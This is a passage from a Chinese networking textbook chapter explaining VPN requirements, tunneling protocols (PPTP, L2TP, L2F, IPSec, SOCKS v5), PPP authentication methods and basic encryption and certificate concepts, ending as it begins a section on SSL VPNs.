线路，分支机构和企业端路由器可以使用各自本地的专用线路，通过本地的 ISP 连通 Internet。VPN 软件使用本地 ISP 和 Internet 建立的连接，在分支机构和企业端路由器之间创建一个虚拟专用网络。

分支机构和企业局域网使用拨号线路连接到本地 ISP。不同于传统的使用连接分支机构端的路由器的专线，拨打长途或(800)电话连接企业网络接入服务器的方式，分支机构端的路由器可以通过拨号方式连接本地 ISP。VPN 软件使用与本地 ISP 建立起的连接，在分支机构和企业端路由器之间，创建一个跨越 Internet 的虚拟专用网络。VPN 拨号线路连接示意图如图 13.3 所示。




图 13.3　VPN 拨号线路连接示意图

以上两种方式中，都是通过使用本地设备在分支机构、企业部门与 Internet 之间建立连接。因此，VPN 可以大大节省连接的费用。

13.1.2　VPN 的基本要求

一般来说，企业在选用一种远程网络互联方案时，都希望能够对访问企业资源和信息的请求加以区分和控制，所选用的方案应当既能够实现授权用户与企业局域网资源的自由连接，又能够确保企业数据在公共互联网络或企业内部网络上传输时安全性不受到破坏。因此，一个成功的 VPN 方案至少需要满足以下几个方面的要求。

- 用户验证：VPN 方案必须能够验证用户身份，并且只有授权用户才能访问 VPN，另外，VPN 方案还必须提供审计和计费功能，以及日志功能，显示何人在何时访问了何种信息。
- 地址管理：VPN 方案必须能够为用户分配专用网络上的地址，并确保地址的安全性。
- 数据加密：对通过公共互联网络传递的数据必须进行加密，以确保网络中未授权的用户无法读取其中的信息。

- 密钥管理：VPN 方案必须能够生成并更新客户端和服务器的加密密钥。
- 多协议支持：VPN 方案必须支持公共互联网络上普遍使用的基本协议，包括 IP、IPX 等。

13.2 实现 VPN 的隧道技术

隧道技术是一种通过使用互联网络的基础设施，在网络之间传递数据的技术。使用隧道技术传递的数据(或负载)可以是不同协议的数据帧或包。隧道协议将这些协议的数据帧或包重新封装在新的包头中发送。新的包头提供了路由信息，从而使封装的数据包能够通过互联网络传递。

被封装的数据包在隧道的两个端点之间，通过公共互联网络进行路由选择。被封装的数据包在公共互联网络上传递时所经过的逻辑路径称为隧道。一旦到达网络终点，数据包将被解包并转发到最终目的地。注意，隧道技术是包括数据封装、传输和解包在内的全过程。VPN 隧道技术示意图如图 13.4 所示。




图 13.4　VPN 隧道技术示意图

隧道技术所使用的传输网络可以是任何类型的公共互联网络，本节主要以目前普遍使用的 Internet 为例进行说明。

13.2.1 隧道技术列举

隧道技术在经过一段时间的发展和完善之后，目前较为成熟的技术包括以下几个。

① IP 网络上的 SNA 隧道技术：当系统网络结构(System Network Architecture，SNA)的数据流通过企业 IP 网络传送时，SNA 数据帧将被封装在 UDP(用户数据报协议)和 IP(网际协议)包头中。

② IP 网络上的 Novell NetWare IPX 隧道技术：当 IPX(网际信息包交换协议)数据包被发送到 NetWare 服务器或 IPX 路由器时，NetWare 服务器或 IPX 路由器用 UDP 和 IP 包头封装 IPX 数据包，并通过 IP 网络发送。另一端的 IP-TO-IPX 路由器在去除 UDP 和 IP 包头后，把数据包转发到 IPX 目的地。

而目前使用比较广泛的隧道技术如下几种。

① 点对点隧道协议(PPTP)：PPTP 协议允许对 IP、IPX 或 NetBEUI(网络基本输入输出系统增强型用户接口)数据流进行加密，然后封装在 IP 包头中，通过企业 IP 网络或公共互联网络进行传输。

② 第二层隧道协议(L2TP)：L2TP 协议允许对 IP、IPX 或 NetBEUI 数据流进行加密，然后通过支持点对点数据报传递的任意网络进行传输，如 IP、X.25、帧中继或 ATM(异步传输模式)。

③ 安全 IP(IPSec)隧道模式：IPSec 隧道模式允许对 IP 负载数据进行加密，然后封装在 IP 包头中，通过企业 IP 网络或公共 IP 互联网络进行传输。

13.2.2　隧道技术的实现方式

为创建隧道，隧道的客户端和服务器端双方必须使用相同的隧道协议。

隧道技术分以第二层或第三层隧道协议为基础，该分层按照开放系统互联(OSI)的参考模型划分。第二层隧道协议对应 OSI 模型中的数据链路层，使用帧作为数据交换单位。PPTP、L2TP 和 L2F(第二层转发)都属于第二层隧道协议，都是将数据封装在点对点协议(PPP)帧中，通过互联网络发送。第三层隧道协议对应 OSI 模型中的网络层，使用包作为数据交换单位。IPoverIP 以及 IPSec 隧道模式都属于第三层隧道协议，都是将 IP 包封装在附加的 IP 包头中，通过 IP 网络传送。

对于像 PPTP 和 L2TP 这样的第二层隧道协议，创建隧道的过程类似于在双方之间建立会话。隧道的两个端点必须同意创建隧道，并协商配置隧道的各种变量，如地址分配、加密和压缩等参数。大多数情况下，通过隧道传输的数据都使用基于数据报的协议发送。隧道维护协议被用来作为管理隧道的机制。

第三层隧道技术，通常假定所有配置已经通过手工完成。这些协议不对隧道进行维护。与第三层隧道协议不同，第二层隧道协议(PPTP 和 L2TP)必须包括对隧道的创建、维护和终止全过程。

隧道一旦建立，数据就可以通过隧道发送。隧道的客户端和服务器端使用隧道数据传输协议传输数据。例如，当隧道客户端向服务器端发送数据时，客户端首先给负载数据加上一个隧道数据传送协议包头，然后把封装的数据通过互联网络发送，并由互联网络将数据路由到隧道的服务器端，隧道服务器端在收到数据包后，去除隧道数据传输协议包头，然后将负载数据转发到目标网络中。

13.2.3　隧道协议和基本隧道要求

第二层隧道协议(PPTP 和 L2TP)以完善的 PPP 协议为基础，继承了 PPP 协议的整套特性。下面对这些协议及其基本要求进行简单介绍。

1. 用户验证

第二层隧道协议继承了 PPP 协议的用户验证方式。第三层隧道协议假定在创建隧道之前，隧道的两个端点之间相互已经了解或已经通过验证。特殊情况是 IPSec 协议的 ISAKMP 协商提供了隧道端点之间进行的相互验证。

2. 令牌卡(tokencard)支持

通过使用扩展验证协议(EAP),第二层隧道协议能够支持多种验证方法,包括一次性口令(one-time password),加密计算器(cryptographic calculator)和智能卡等。第三层隧道协议也支持使用类似的方法,例如 IPSec 协议通过 ISAKMP/Oakley 协商确定公共密钥证书验证。

3. 动态地址分配

第二层隧道协议支持在网络控制协议(NCP)协商机制的基础上,动态分配用户地址。第三层隧道协议通常假定隧道建立之前,已经进行了地址分配。目前,IPSec 隧道模式下的地址分配方案仍在开发中。

4. 数据压缩

第二层隧道协议支持基于 PPP 的数据压缩方式。例如 Microsoft 的 PPTP 和 L2TP 方案使用 Microsoft 点对点加密协议(MPPE)。IETP 正在开发应用于第三层隧道协议的类似数据压缩机制。

5. 数据加密

第二层隧道协议支持基于 PPP 的数据加密机制。Microsoft 的 PPTP 方案支持在 RSA/RC4 算法的基础上选择使用 MPPE。第三层隧道协议也可以使用类似的方法,例如 IPSec 通过 ISAKMP/Oakley 协商确定几种可选的数据加密方法。Microsoft 的 L2TP 协议使用 IPSec 加密方式,保障隧道客户端和服务器端之间数据流的安全。

6. 密钥管理

第二层协议的 MPPE 依靠验证用户时生成的密钥,用户需定期对密钥进行更新。IPSec 在 ISAKMP 交换过程中,公开协商公用密钥,同样需要用户对其进行定期更新。

7. 多协议支持

第二层隧道协议支持多种负载数据协议,从而使隧道用户能够访问 IP、IPX 和 NetBEUI 等多种协议企业网络。相反,第三层隧道协议,例如,IPSec 隧道模式只支持使用 IP 协议的目标网络。

13.3 VPN 隧道协议及技术对比

VPN 技术非常复杂,下面主要介绍 VPN 隧道协议的特性,并进行横向对比。

13.3.1 点对点协议

点对点协议(PPP)可以对 IP、IPX、Apple Talk 和 NetBEUI 协议的数据包进行再次封装,并把新的数据包再嵌入 IP 报文、帧中继或 ATM 中进行传输。

因为第二层隧道协议在很大程度上依赖 PPP 协议的各种特性，所以有必要对 PPP 协议进行深入探讨。PPP 协议主要通过拨号或专线方式，建立点对点连接发送数据。PPP 协议将 IP、IPX 和 NetBEUI 包封装在 PP 帧中，通过点对点的链路发送。PPP 协议主要应用于连接拨号用户和 NAS。PPP 拨号会话过程可以分成 5 个不同的阶段。

1. 创建 PPP 链路

PPP 使用链路控制协议（LCP）创建、维护或终止一次物理连接。应当注意在链路创建阶段，只是对验证协议进行选择，用户验证将在第 2 阶段实现。同样，在 LCP 阶段还将确定链路对等双方是否要对数据进行压缩或加密。对数据压缩/加密算法和其他细节的选择将在第 4 阶段实现。

2. 用户验证

这个阶段，用户会将 PC 用户的身份发给远程的接入服务器。该阶段使用一种安全验证方式，避免第三方窃取数据或冒充远程客户端接管与客户端的连接。大多数 PPP 方案只提供有限的验证方式，包括口令验证协议（Password Authentication Protocol，PAP）、挑战-握手验证协议（Challenge Handshake Authentication Protocol，CHAP）和 Microsoft 挑战-握手验证协议（MS-CHAP）。

（1）口令验证协议（PAP）

PAP 是一种简单的明文验证方式。NAS 要求用户提供用户名和口令，PAP 以明文形式返回用户信息。很明显，这种验证方式的安全性较差，第三方可以很容易地获取被传送的用户名和口令，并利用这些信息与 NAS 建立连接，获取 NAS 提供的所有资源。因此，一旦用户密码被第三方窃取，PAP 将无法提供更多的保障措施。

（2）挑战-握手验证协议（CHAP）

CHAP 是一种加密的验证方式，能够避免建立连接时传送用户的真实密码。NAS 向远程客户端发送一个挑战口令（challenge），其中包括会话 ID 和一个任意生成的挑战字串（crbitrary challenge string）。远程客户端必须使用 MD5 单向哈希算法（one-wayhashing algorithm）返回用户名、加密的挑战口令、会话 ID 以及用户口令，其中用户名以非哈希方式发送。CHAP 通信方式示意图如图 13.5 所示。




图 13.5　CHAP 通信方式示意图

CHAP 对 PAP 进行了改进，不再直接通过链路发送明文口令，而是使用哈希算法对挑战口令进行加密。因为服务器端存有用户的明文口令，所以服务器可以重复客户端进行的操作，并将结果与用户返回的口令进行对照。CHAP 为每一次验证任意生成一个挑战字符

串，来防止受到再现攻击(replay attack)。在整个连接过程中，CHAP 将不定时的向客户端重复发送挑战口令，从而避免第三方冒充远程客户(remoteclient impersonation)端进行攻击。

(3) Microsoft 挑战-握手验证协议(MS-CHAP)

与 CHAP 类似，MS-CHAP 也是一种加密验证机制。使用 MS-CHAP 时，NAS 会向远程客户端发送一个含有会话 ID 和一个任意生成的挑战字符串的挑战口令。远程客户端必须返回用户名以及经过 MD4 哈希算法加密的挑战字符串、会话 ID 和用户口令的 MD4 哈希值。采用这种方式，服务器端将只存储经过哈希算法加密的用户口令而不存储明文口令，这样就能够提供进一步的安全保障。此外，MS-CHAP 还支持附加的错误编码，包括口令过期编码以及允许用户自己修改口令的加密的客户端-服务器(client-server)附加信息。

在使用 MS-CHAP 时，客户端和 NAS 双方各自生成一个用于数据加密的起始密钥。MS-CHAP 使用基于 MPPE 的数据加密，这一点可以解释为什么使用基于 MPPE 的数据加密时必须进行 MS-CHAP 验证。

在 PPP 链路配置阶段，NAS 收集验证数据，然后对照自己的数据库或中央验证数据库服务器(位于 NT 主域控制器或远程验证用户拨入服务器)，验证数据的有效性。

3. PPP 回叫控制(call back control)

Microsoft 设计的 PPP 包括一个可选的回叫控制阶段。该阶段在完成验证之后使用回叫控制协议(CBCP)。如果配置使用回叫，那么在完成验证后远程客户端和 NAS 之间的连接将会被断开。然后，由 NAS 使用特定的电话号码回叫远程客户端，这样做，可以进一步保证拨号网络的安全性。

4. 调用网络层协议

以上阶段完成后，PPP 将调用在链路创建阶段(阶段 1)选择的各种网络控制协议(NCP)。例如，在该阶段 IP 控制协议(IPCP)可以向拨入用户分配动态地址。在 Microsoft 的 PPP 方案中，考虑到数据压缩和数据加密的实现过程相同，所以使用压缩控制协议共同协商数据压缩(使用 MPPC)和数据加密(使用 MPPE)。

5. 数据传输阶段

一旦完成上述 4 个阶段的协商，PPP 就开始在连接的对等双方之间转发数据。每个被传送的数据报都被封装在 PPP 包头中，该包头将会在到达接收方后被去除。如果在阶段 1 选择使用数据压缩，并且在阶段 4 完成了协商，数据将会在传送时进行压缩。类似的，如果选择使用数据加密并完成了协商，数据(或被压缩数据)将会在传送之前进行加密。

13.3.2 点对点隧道协议

1996 年，Microsoft 和 Ascend 公司在 PPP 协议的基础上开发出了点对点隧道协议(PPTP)，它被集成在 Windows NT Server 4.0 系统中，并在 Windows NT Workstation 和 Windows 9x 系统中提供了相应的客户端软件。

PPTP 协议使用 Microsoft 的点对点加密算法(Microsoft Point-to-Point Encryption, MPPE),可以选用 40 位和 128 位两种密钥。PPTP 还提供了流量控制机制,从而避免了过多通信拥塞情况的发生,减少了数据包重传的数量,减轻了网络传输的压力。

PPTP 是第二层的协议,它将 PPP 数据帧封装在 IP 数据报中,并通过 IP 网络(如 Internet)传送。PPTP 还可用于专用局域网络之间的连接。PPTP 使用 TCP 连接对隧道进行维护,使用通用路由封装(Generic Routing Encapsulation,GRE)技术把数据封装成 PPP 数据帧通过隧道传送。同时也可以对封装在 PPP 帧中的负载数据进行加密或压缩。

13.3.3　L2F 协议

1996 年 Cisco 公司推出了 L2F(Layer 2 Forwarding)协议,L2F 支持拨号接入服务器,它将拨号数据流封装在 PPP 帧中,并通过广域网链路传送到 L2F 服务器(这里通常是指 Cisco 公司的路由器),路由器把数据包解包后再利用网络发送出去。因此可以看出,L2F 协议没有确定的客户端,并且 L2F 协议只在强制隧道中有效。(自愿隧道和强制隧道的介绍参看“隧道类型”)。

13.3.4　L2TP 协议

1998 年,Microsoft 公司和 Cisco 公司结合 PPTP 协议和 L2F(Layer 2 Forwarding)协议的优点,推出了第二层隧道协议 L2TP。L2TP 协议继承了 PPTP 协议的封装和传输机制,同时 L2TP 协议在通信的两端采用挑战-握手协议 CHAP 来验证对方的身份。

L2TP 是一种网络层协议,支持封装的 PPP 帧在 IP、X. 25、帧中继和 ATM 等网络上进行传送。当使用 IP 作为 L2TP 的数据报传输协议时,可以使用 L2TP 作为 Internet 网络上的隧道协议。L2TP 还可以直接在各种 WAN 媒介上使用而不需要使用 IP 传输层。

L2TP 使用 UDP 和一系列的 L2TP 消息对隧道进行维护。L2TP 同样使用 UDP,将 L2TP 协议封装的 PPP 帧通过隧道进行发送。同样也可以对封装在 PPP 帧中的负载数据进行加密或压缩。

PPTP 和 L2TP 将不安全的 IP 包封装在安全的 IP 包内,它们利用 IP 帧在两台计算机之间创建和打开数据通道,一旦数据通道建立起来,则源和目的两端的用户就不再需要进行身份认证了,这样会带来一定的安全隐患。同时,第二层协议的工作原理不包括对两个结点之间的信息传输进行监控或控制。PPTP 和 L2TP 最多只能同时连接 255 个用户。结点用户需要在连接前手工建立加密信道。

PPTP 和 L2TP 协议也有一些主要的区别如表 13.1 所示。

表 13.1　PPTP 和 L2TP 协议区别

	PPTP	L2TP 协议
对网络的要求	要求网络为 IP 网络	只要求隧道提供面向数据包的点对点的连接
隧道数量	在通信两端只能建立单一的隧道	在通信两端可以建立多条隧道
包头压缩	不支持包头压缩,包头占用 6 个字节	支持包头压缩,包头只占 4 个字节
隧道验证	不支持隧道验证	支持隧道验证

PPTP 和 L2TP 最适合用于远程访问虚拟专用网。

PPTP 和 L2TP 使用 PPP 协议对数据进行封装，然后添加附加包头，用于数据在互联网络上的传输。尽管两个协议非常相似，但是仍存在以下几方面的区别。

① PPTP 要求互联网络为 IP 网络。L2TP 只要求隧道媒介提供面向数据包的点对点的连接。L2TP 可以在 IP(使用 UDP)、帧中继永久虚拟电路(PVCs)、X. 25 虚拟电路(VCs)或 ATM VCs 网络上使用。

② PPTP 只能在两个端点间建立单一隧道。L2TP 支持在两端点间使用多隧道。使用 L2TP 时，用户可以针对不同的服务质量创建不同的隧道。

③ L2TP 可以提供包头压缩。当压缩包头时，系统开销(Overhead)占用 4B，而 PPTP 协议则要占用 6B。

④ L2TP 可以提供隧道验证，而 PPTP 则不支持隧道验证。但是当 L2TP 或 PPTP 与 IPSec 共同使用时，可以由 IPSec 提供隧道验证，而不需要在第二层协议上验证隧道。

13.3.5 IPSec 隧道技术

1. IPSec 隧道模式

第二层隧道协议只能保障在隧道两端进行认证和加密，而不能在数据传输过程中进行更多的安全保护。IPSec 是第三层的 VPN 协议，它在隧道外面进行再封装，保证了数据传输中的安全问题。IPSec 技术提供的安全保护措施包括：数据源认证、无连接数据的完整性验证、数据内容的机密性保护和抗重播保护等。

除了对 IP 数据流的加密机制进行规定外，IPSec 还制定了 IPoverIP 隧道模式的数据包格式，一般被称作 IPSec 隧道模式。一个 IPSec 隧道由一个隧道客户端和隧道服务器组成，两端都使用 IPSec 隧道技术，采用协商加密机制。

为实现在专用或公共 IP 网络上的安全传输，IPSec 隧道模式使用安全方式封装和加密整个 IP 包。然后将加密的负载再次封装在明文 IP 包头中，通过网络发送到隧道服务器端。隧道服务器对收到的数据报进行处理，在去除明文 IP 包头，对内容进行解密后，获得最初的负载 IP 包。负载 IP 包在经过正常处理后被传输到目标网络中。

IPSec 隧道模式具有如下特点。

- 只支持 IP 数据流。
- 工作在 IP 栈(IPstack)的底层，应用程序和高层协议可以继承 IPSec 的行为。

2. 隧道类型

(1) 自愿隧道

自愿隧道(Voluntary Tunnel)是目前普遍使用的隧道类型。用户或客户端计算机可以通过发送 VPN 请求配置和创建一条自愿隧道。此时，客户端计算机作为隧道客户端成为隧道的一个端点。

一个工作站或路由器使用隧道客户软件，创建到目标隧道服务器的虚拟连接时，建立自愿隧道。为实现这一目的，客户端计算机必须选择适当的隧道协议。自愿隧道需要有一条

IP 连接(通过局域网或拨号线路)。使用拨号方式时,客户端必须在建立隧道之前,创建与公共互联网络的拨号连接。一个最典型的例子是 Internet 拨号用户必须在创建 Internet 隧道之前,拨通本地 ISP 取得与 Internet 的连接。

对企业内部网络来说,客户端已经具有同企业网络的连接,所以,由企业网络为封装负载数据提供到目标隧道服务器的路由。

大多数用户认为 VPN 只能使用拨号连接。其实 VPN 只要求支持 IP 的互联网络。一些客户端(如家用 PC)可以通过使用拨号方式连接 Internet 建立 IP 传输。这只是为创建隧道所做的初步工作,并不属于隧道协议。

(2) 强制隧道

由支持 VPN 的拨号接入服务器,配置和创建一条强制隧道(Compulsory Tunnel)。此时,客户端的计算机不作为隧道端点,而是由位于客户端计算机和隧道服务器之间的远程接入服务器作为隧道客户端,成为隧道的一个端点。

目前,一些商家提供了能够代替拨号客户创建隧道的拨号接入服务器。这些能够为客户端计算机提供隧道的计算机或网络设备,包括支持 PPTP 协议的前端处理器(Front-end Processor,FEP)、支持 L2TP 协议的 L2TP 接入集线器和支持 IPSec 的安全 IP 网关。本节将主要以 FEP 为例进行说明。为正常的发挥功能,FEP 必须安装适当的隧道协议,同时必须在客户端计算机建立起连接时能够创建隧道。

因为用户只能使用由 FEP 创建的隧道,所以称为强制隧道。一旦连接成功,所有客户端的数据流将自动通过隧道发送。使用强制隧道,客户端计算机建立单一的 PPP 连接,当用户拨入 NAS 时,一条隧道将被创建,所有的数据流将会自动通过该隧道路由。可以配置 FEP 为所有的拨号户创建到指定隧道服务器的隧道,也可以配置 FEP 基于不同的用户名或目的地创建不同的隧道。

自愿隧道技术为每个用户创建独立的隧道。FEP 和隧道服务器之间建立的隧道可以被多个拨号用户共享,而不必为每个用户都建立一条新的隧道。因此,一条隧道中可能会传递多个用户的数据信息。所以,只有在最后一个隧道用户断开连接之后,才终止整条隧道。

3. IPSec 安全技术

虽然 Internet 为创建 VPN 提供了极大的方便,但是需要建立强大的安全功能,以确保企业内部网络不受外来攻击,确保通过公共网络传送的企业数据的安全。下面介绍对称加密与非对称加密(专用密钥与公用密钥)的基本概念。这两种技术为 VPN 提供了安全保障。

对称加密,或专用密钥(也称做常规加密),通信双方共享一个密钥。发送方使用密钥将明文加密成密文。接收方使用相同的密钥将密文还原成明文。RSA RC4 算法、DES、国际数据加密算法(IDEA)以及 Skip Jack 加密技术都属于对称加密方式。

非对称加密(公用密钥),通信双方使用两个不同的密钥,一个是只有发送方知道的专用密钥,另一个则是对应的公用密钥,任何人都可以获得公用密钥。专用密钥和公用密钥在加密算法上相互关联,一个用于数据加密,另一个用于数据解密。

公用密钥加密技术允许对信息进行数字签名。数字签名使用发送方的专用密钥对所发

送信息的某一部分进行加密。接收方收到该信息后，使用发送方的公用密钥解密数字签名，验证发送方身份。

4. IPSec 证书

使用对称加密时，发送方和接收方都使用共享的加密密钥。所以，必须在进行通信之前，完成密钥的分布。使用非对称加密时，发送方使用一个专用密钥加密信息或数字签名，接收方使用公用密钥解密信息。公用密钥可以自由分布给任何需要接收加密信息或数字签名的一方，发送方只要保证专用密钥的安全性即可。

为保证公用密钥的完整性，公用密钥随证书一同发布。证书(或公用密钥证书)是一种经证书签发机构(CA)数字签名的数据结构。证书签发机构使用自己的专用密钥对证书进行数字签名。如果接受方知道证书签发机构的公用密钥，就可以证明证书是由证书签发机构签发。

总之，公用密钥证书为验证发送方的身份提供了一种方便、可靠的方法。IPSec 可以使用该方式进行端到端的验证。RAS 可以使用公用密钥证书验证用户身份。

5. IPSec 协议

IPSec 是一种由 IETF 设计的端到端的，确保基于 IP 通信的数据安全性的协议。IPSec 支持数据进行加密，同时确保数据的完整性。IETF 规定，不采用数据加密时，IPSec 使用验证包头(AH)提供来源验证(source authentication)，以确保数据的完整性；采用数据加密时，IPSec 使用封装安全负载(ESP)与加密共同提供来源验证，以确保数据完整性。使用 IPSec 协议时，只有发送方和接收方知道密钥。如果验证数据有效，接受方就可以知道数据来自发送方，并且知道数据在传输过程中没有受到破坏。

IPSec 在客户机和服务器模式下，不能同时使用动态地址分配技术(如 DHCP)。因为，在实际应用中，IPSec 需要事先知道一个固定的 IP 地址或一个固定的 IP 地址段，以便使用相应的公钥技术。因此，动态地址分配技术不适合 IPSec 技术。另外，除了 TCP/IP 协议，IPSec 不支持其他协议。除了包过滤外，IPSec 也没有制定其他访问方法。IPSec 技术发展的最大障碍是占市场份额很大的 Windows 系统对它的支持不够。

具体的 VPN 隧道技术的对比如表 13.2 所示。

表 13.2　VPN 隧道技术比较

点到点隧道协议——PPTP
PPTP 协议将控制包与数据包分开，控制包采用 TCP 控制，用于严格的状态查询及口令信息；数据包部分先封装在 PPP 协议中，然后封装到 GRE V2 协议中。需要注意的是，目前 PPTP 协议基本已被淘汰，不再被使用在 VPN 产品中
第二层隧道协议——L2TP
L2TP 是国际标准隧道协议，它结合了 PPTP 协议以及 L2F 协议的优点，L2TP 提供了一种 PPP 包过滤机制，特别适用于通过 VPN 拨号接入一个专用网络用户。但是 L2TP 没有任何加密措施，它更多是和 IPSec 协议结合使用，提供隧道验证

续表

IPSec 协议
IPSec 协议是一个范围广泛、开放的 VPN 安全协议，它工作在 OSI 模型中的第三层——网络层。它提供所有在网络层上的数据保护和透明的安全通信。IPSec 协议可以在两种模式下运行：一种是隧道模式，一种是传输模式。在隧道模式下，IPSec 把 IPv4 数据包封装在安全的 IP 帧中。传输模式是为了保护端到端的安全性，不会隐藏路由信息。1999 年底，IETF 安全工作组完成了 IPSec 的扩展，在 IPSec 协议中加上了 ISAKMP 协议，其中还包括密钥分配协议 IKE 和 Oakley。现在流行的一种趋势是将 L2TP 和 IPSec 结合起来使用，用 L2TP 协议作为隧道协议，用 IPSec 协议保护数据。目前，市场上大部分 VPN 产品都采用这种技术 优点：它定义了一套用于保护私有性和完整性的标准协议，可确保运行在 TCP/IP 协议上的 VPN 之间的互操作性 缺点：除了包过滤外，它没有指定其他访问控制方法，对于采用 NAT 方式访问公共网络的情况，难以处理 适用场合：最适合可信 LAN 到 LAN 之间的 VPN
SOCKS v5 协议
SOCKS v5 工作在 OSI 模型中的第 5 层——会话层，可作为建立高度安全的 VPN 的基础。SOCKS v5 协议的优势在访问控制，因此适用于安全性较高的 VPN。SOCKS v5 现在被作为建立 VPN 的标准 优点：非常详细的访问控制。在网络层只能根据源目的 IP 地址允许或拒绝通过，在会话层控制策略更多一些；由于工作在会话层，所以，能同低层协议如 IPV4、IPSec、PPTP、L2TP 一起使用；用 SOCKS v5 的代理服务器可隐藏网络地址结构；能为认证、加密和密钥管理提供“插件”模块，让用户自由地采用所需要的技术。SOCKS v5 可根据规则过滤数据流，包括 Java Applet 和 Actives 控制 缺点：其性能比低层次协议差，必须制定更复杂的安全管理策略 适用场合：最适合用于客户机到服务器的连接模式，适用于外部网 VPN 和远程访问 VPN

13.3.6　SSL 虚拟专网的新发展

过去几年，由于 VPN 比租用专线更加便宜、灵活，所以越来越多的公司采用 VPN，连接在家工作和出差在外的员工，以及替代连接分公司和合作伙伴的标准广域网。VPN 构建在互联网的公共网络架构上，通过隧道协议，在发送端加密数据，在接收端解密数据，以保证数据的保密性。但是，VPN 的广泛使用给公司内部 IT 部门带来更多的工作，因为 VPN 的使用者在下载软件和维持连接时需要 IT 部门的支持。

